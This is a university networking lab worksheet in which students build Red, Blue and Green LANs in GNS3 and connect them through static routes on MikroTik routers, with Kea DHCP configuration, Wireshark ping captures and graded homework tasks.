In this lab, we will create and connect three LANs via routers. We introduce you to static routing solutions so you can become familiar with routing procedures. Static routing is impractical mainly because it is very manpower intensive to maintain and prone to human error.

Estimated time for completion: 70 minutes

LEARNING OBJECTIVES

- Successfully create two functional LANs:
    - Red (DHCP + 2 PCs)
    - Blue (DHCP + 2 PCs)
- Configure two routers to use static routing so all devices can communicate

PREREQUISITES

- Chapter 18 – Introduction to Routers
- Chapter 19 – IPv4 Addressing
- Chapter 20 – DHCP using Linux

DELIVERABLES

- Screenshot of GNS3 workspace with labels
- Screenshot of Wireshark IMCP packets showing a Red device successfully pinging a Blue device

RESOURCES

- MikroTik RouterOS Documentation – IP Routing – https://help.mikrotik.com/docs/display/ROS/IP+Routing

- Internet Systems Consortium – Kea Administrator Reference Manual – https://kea.readthedocs.io/en/latest/

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Overview

You are now going to combine your subnet, DHCP, and router configuration skills to create two networks, each with their own gateway routers. Your final product should look similar to the following.




Figure 1 – Final GNS3 network environment

Phase I -Build the Network Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs. Going forward, we will be using Ubuntu Servers for all network servicing needs. For those who have limited computational resources, consider using TinyCore as an alternative.

1. Start GNS3

1.1. Create a new project: **LAB_07**

2. Build the **Red** subnet with the following specifications:

2.1. IP address space – **115.20.20.0/24**

2.2. Two client machines – ***VPCS***

2.3. One switch – ***Ethernet switch***

2.4. One DHCP server – ***Ubuntu Server VM (isc-dhcp-server)***

2.5. One router – ***MikroTik CHR***

2.6. Connect the server and PCs to their associated switch

2.7. Connect the switch to the router's ***ether1*** interface

3. Configure the MikroTik router to act as Red's gateway

> **NOTE:** Refer to Chapter 18, Phase II, Step 4 for more information.

3.1. Set a new hostname to reflect its new purpose

```
> system identity set name=RED-ROUTER
```

3.2. Set ***ether1*** with the IP address **115.20.20.250** for the Red network

```
> ip address add address=115.20.20.250/24 interface=ether1
```

3.3. Verify that it was taken

```
> ip address print
```

MikroTik Configuration Preface

By default, MikroTik routers will have a DHCP client enabled on interface ***ether1***, which will automatically request an IP address once the network's DHCP server is online. To avoid

unnecessary packet traffic (and troubleshooting headaches), disable this client as part of the router's setup routine. You can identify interfaces with DHCP clients enabled via the "dynamic" (*D*) flag that appears next to its identification number.

```
[admin@MikroTik] > ip addres print
Flags: D - DYNAMIC
Columns: ADDRESS, NETWORK, INTERFACE
#   ADDRESS             NETWORK         INTERFACE
0   192.168.1.1/24      192.168.1.0     ether1
1   215.100.12.1/24     215.100.12.0    ether2
2   10.11.101.1/24      10.11.101.0     ether3
3 D 200.200.200.20/24   200.200.200.0   ether1
[admin@MikroTik] >
```

Figure 2 – Dynamically assigned IP address

List all DHCP clients currently enabled on the device.

```
> ip dhcp-client print
```

```
[admin@MikroTik] > ip dhcp-client print
Columns: INTERFACE, USE-PEER-DNS, ADD-DEFAULT-ROUTE, STATUS, ADDRESS
# INTERFACE  USE-PEER-DNS  ADD-DEFAULT-ROUTE  STATUS  ADDRESS
0 ether1     yes           yes                bound   200.200.200.20/24
[admin@MikroTik] >
```

Figure 3 – Default MikroTik DHCP listener

Remove the DHCP client. When editing or deleting entries in RouterOS, you "select" a target row based on its number (#) in the first column. In this instance, we are removing entry zero.

```
> ip dhcp-client remove 0
```

```
[admin@MikroTik] > ip dhcp-client remove 0
[admin@MikroTik] > ip dhcp-client print

[admin@MikroTik] >
```

Figure 4 – Remove default DHCP listener

Verify that all IP addresses are now static. Note that this method can also be used to remove or edit accidental interface IP assignements. Instead of ***ip dhcp-client remove #***, the syntax would be ***ip address remove #***, where **#** represents the row you wish to select.

```
[admin@MikroTik] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS           NETWORK       INTERFACE
0 192.168.1.1/24    192.168.1.0   ether1
1 215.100.12.1/24   215.100.12.0  ether2
2 10.11.101.1/24    10.11.101.0   ether3
[admin@MikroTik] >
```

Figure 5 – Print currently assigned IP addresses

4. Configure Ubuntu Server to act as Red's DHCP server

> **NOTE:** Refer to Chapter 20, Phase II, Steps 2-7 for more information.

4.1. Assign its Ethernet card with the static IP address of **115.20.20.254/24** and a default gateway of **115.20.20.250** (ether1 on the Red router)

```
> sudo vi /etc/netplan/50-cloud-init.yaml
```

```
# Written by Kyle W.

network:
    ethernets:
        enp0s3:
            optional: true
            dhcp4: false
            addresses:
              - 115.20.20.254/24
            routes:
              - to: default
                via: 115.20.20.250
    version: 2
```

Figure 6 – The network configuration file

4.2. Apply the configuration

```
> sudo netplan apply
```

4.3. Configure the DHCP daemon with a host range of **.10** to .**150** in addition to a gateway address to ***ether1*** on the Red MikroTik router

```
> sudo vi /etc/kea/kea-dhcp4.conf
```

```
// Configuration written by Kyle W.

// DHCPv4 configuration starts here. This section will be read by DHCPv4 server
// and will be ignored by other components.

{
"Dhcp4": {
        "interfaces-config": {
          "interfaces": [ "enp0s3" ]
          // "dhcp-socket-type": "udp"
        },

        "lease-database": {
            "type": "memfile",
            "lfc-interval": 3600
        },

        // Global Parameters
        "renew-timer": 900,
        "rebind-timer": 1800,
        "valid-lifetime": 3600,

        "subnet4": [
          {
                // Subnet identifier should be unqiue for each subnet.
                "id": 1,
                // Each subnet should have its address space and pool.
                // Note: There is only one subnet for the Red Lan.
                "subnet": "115.20.20.0/24",
                "pools": [ { "pool": "115.20.20.5 - 115.20.20.200" } ],

                // Router information is below.
                "option-data": [
                    {
                        "name": "routers",
                        "data": "115.20.20.250"
                    }
                ]
          }
          ]
}
}
```

Figure 7 – Red Lan DHCP config

> **NOTE:** Notice the addition of ***option routers*** in this configuration file. This will automatically assign a gateway address to DHCP clients.

5. Have each VPCS request a new IP address

```
> ip dhcp
```

6. Ensure that all devices within the LAN can ping each other
7. Repeat steps 2 through 6 to build the **Blue** subnet
    7.1. Blue will have the IP address space of **68.110.45.0/24**
    7.2. The Blue router's IP on ***ether1*** is **68.110.45.250**
    7.3. The Blue DHCP server's static IP is **68.110.45.254**
    7.4. The Blue DHCP daemon will have the same specifications as Red

```
// Configuration written by Kyle W.

{
"Dhcp4": {
        "interfaces-config": {
          "interfaces": [ "enp0s3" ]
          // "dhcp-socket-type": "udp"
        },

        "lease-database": {
            "type": "memfile",
            "lfc-interval": 3600
        },

        // Global Parameters
        "renew-timer": 900,
        "rebind-timer": 1800,
        "valid-lifetime": 3600,

        "subnet4": [
          {
                // Subnet identifier should be unqiue for each subnet.
                "id": 1,
                // Each subnet should have its address space and pool.
                // Note: There is only one subnet for the Red Lan.
                "subnet": "68.110.45.0/24",
                "pools": [ { "pool": "68.110.45.5 - 68.110.45.200" } ],

                // Router information is below
                "option-data": [
                    {
                        "name": "routers",
                        "data": "68.110.45.250"
                    }
                ]
          }
          ]
}
}
```

Figure 8 – Blue Lan DHCP config

8. Label and organize your network as necessary




Figure 9 – GNS3 working environment

Phase II – Join Networks to their Host LANs

Routers are very similar to post offices. If a letter comes into the post office and the destination address is within the neighborhood, the post office will hand the letter to another carrier. This is of limited value, but the router earns its paycheck when the letter needs to go to another neighborhood. The postmaster will find the most efficient route to get the letter to the right neighborhood.

To get used to this idea, we are going to configure our routers just to speak to their local "homes" and the post office in the next neighborhood. We are not worried about efficiencies at this point, let's just get the postmasters talking. This kind of configuration is called static routing because nothing changes.

1. On the Red router, set ***ether2*** with the static IP address **10.10.10.1/29** for the **Backbone** network

```
> ip address add address=10.10.10.1/29 interface=ether2
```

NOTE: A ***backbone*** is network IP space that is only used by routers to speak to each other. In this example, we are using 10.10.10.0/29 which has a maximum of***six*** host addresses. This while only two devices (router interfaces) are currently connected on this network, this leaves room for four more potential devices.

2. On the Blue router, set ***ether2*** with the static backbone IP address **10.10.10.2/29**

```
> ip address add address=10.10.10.2/29 interface=ether2
```

3. Connect Red router's *ether2* interface with Blue router's *ether2* interface




Figure 10 – Connected Gateways

Phase III – View Capabilities of our Current State

Congratulations! You have built two LANs and connected them together through routers. Or have you? Remember, if a networked device has no idea where to send a data packet, it will discard it. This part of the lab lets you see this concept in action.

1. Start two Wireshark data captures
    1.1. Red-Switch to Red-Router
    1.2. Red-Router to Blue-Router
2. Open PC1 and ping Red-Router

```
> ping 115.20.20.250
```

    2.1. Observe the ICMP packets on the Red-switch to Red-Router Wireshark window

icmp

Source	Destination	Protocol	Info
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	115.20.20.250	ICMP	Echo (ping) request
115.20.20.250	115.20.20.11	ICMP	Echo (ping) reply

Figure 11 – ICMP ping packets

3. Now from PC1, ping Blue-Router

```
> ping 10.10.10.2
```

3.1. Observe the ICMP packets on the Red-Router to Blue-Router Wireshark Window

icmp

Source	Destination	Protocol	Info
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request
115.20.20.11	10.10.10.2	ICMP	Echo (ping) request

Figure 12 – Failed ICMP ping packets

What happened? What is the problem? Maybe we configured the routers wrong.

4. Open the Red-Router console and ping the Blue-Router by typing

```
> ping 10.10.10.2
```

4.1. Observe the ICMP packets on the Red-Router to Blue-Router Wireshark Window




Figure 13 – ICMP ping packets between routers

That worked, so what is the problem?

5. Open the PC1 console and ping the Blue Network DHCP server by typing ping 68.110.45.250

```
> ping 68.110.45.254
```

5.1. Observe the ICMP packets on both Wireshark data packet captures




Figure 14 – ICMP destination unreachable error

What do you see? What is happening?

Phase IV – Configure the Routers

Even though the routers know what networks are connected to them, they have no knowledge of the networks that are not connected to them. Let's look at our current network.




Figure 15 – The current network

Ok, we are only concerned with one path, so let's simplify our diagram to the essentials.




Figure 16 – The current network simplified

The switches are unmanaged, so we don't even need them for this explanation. So we'll take those out, change our routers to use color symbols, add the IP addresses, and label the simplified links, which takes our diagram down to the essentials.




Figure 17 – The current network even more simplified

Remember what a ping packet (ICMP) does: It sends a request to a target interface and asks that interface to send it back to the originator.

When the Red PC pings the Red Router we can see the packets on Link A for both request and response.

Try it – Open a Wireshark capture for Link A. Then from the PC 1 console type *ping 115.20.20.250*

The Red Router knows that network 115.20.20.0 is connected to ether1 and sends the response.

Now when Red Router pings Blue Router we can see the packets on Link B for both request and response.

Try it – Open a Wireshark capture for Link B. Then from the Red Router console type *ping 10.10.10.2*

The Blue Router knows that network 10.10.10.0 is on ether2 and sends the response.

However, when Red PC pings the Blue Router, the Red Router forwards the packets to Blue Router, but when Blue Router tries to send the response packets back to Red PC, it has no idea what interface to use to send packets to network 115.20.20.0, so it never sends the responses.

Finally, when Red PC pings the Blue PC, it has no idea where to send the request packets, so it just throws up its arms and tells us, "Nope. I'm out."

We are going to fix this problem.

1. Stop the Wireshark captures (this saves our host machine's resources)

2. Configure a static routing table on the Red subnet's router

    2.1. Open the Red-Router console

    2.2. Add a new static route to our Red-Router

```
> ip route add dst-address=68.110.45.0/24 gateway=10.10.10.2
```

Command	Purpose
ip route add	Add a new IPv4 route
dst-address=68.110.45.0/24	Any packet trying to go to the 68.110.45.0 network
gateway=10.10.10.2	Forward the packet to this destination interface

3. Configure a static routing table on the Blue subnet's routers

    3.1. Add a new static route to our Blue Router by navigating to the Blue Router Console and typing

```
> ip route add dst-address=115.20.20.0/24 gateway=10.10.10.1
```

4. Now navigate to PC1 and try to ping the Blue router or any Blue end device

icmp

Source	Destination	Protocol	Info
115.20.20.11	68.110.45.11	ICMP	Echo (ping) request
68.110.45.11	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	68.110.45.11	ICMP	Echo (ping) request
68.110.45.11	115.20.20.11	ICMP	Echo (ping) reply
115.20.20.11	68.110.45.11	ICMP	Echo (ping) request
68.110.45.11	115.20.20.11	ICMP	Echo (ping) reply

Figure 18 – ICMP ping working

Congratulations! You successfully implemented a basic network using static routing!

Phase V – Add a Green Subnet

You now have all the tools to build a LAN, add it to a network, and configure routers so that the LANs can send packets back and forth. Time to try it on your own.

1. Create a Green LAN similar to our Red and Blue LANs
    1.1. Use a ***randomly generated*** IPv4 network address space
    1.2. Use a network address that ***minimizes*** wasted IPs for 35 hosts
    1.3. Ensure that it has ***two VPCS's***, ***one DHCP server***, and ***one Ethernet switch***
2. Connect the Green subnet to the Red router
3. Configure the Red Router so the Green and Red LANs can ping each other
4. Configure the Blue Router so the Green and Blue LANs can ping each other
5. Label and organize your network as necessary




Figure 19 – Green LAN added to the network example

End of Lab

Deliverables

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of Wireshark IMCP packets
  - A Green device successfully pinging a Blue device
  - A Green device successfully pinging a Red device
  - A Red device successfully pinging a Blue device

Homeworks

Assignment 1 – Add two more LANs to the Blue Router

- Add a gray network to the Blue Router
- Add a Purple network to the Blue Router
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
        - Green network is using randomly generated IP address
        - Grey network is using randomly generated IP address
    - Wireshark Packet Captures
        - Grey end device successfully pinging a Red end device
        - Grey end device successfully pinging a Green end device
        - Green end device successfully pinging a Red end device
        - Green end device successfully pinging a Blue end device

Assignment 2 – Add a new router and LAN

- Add a third router and LAN to the GNS3 Workspace called Network Gray
- The Grey LAN should use a randomly generated IP space
- You will need to configure router interfaces for all routers using the backbone IP space
- You will need to configure static routes for each router
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace
        - Gray LAN is using randomly generated IP address space
    - Wireshark PacketCaptures
        - Gray LAN device successfully pinging Red LAN device
        - Gray LAN device successfully pinging Blue LAN device

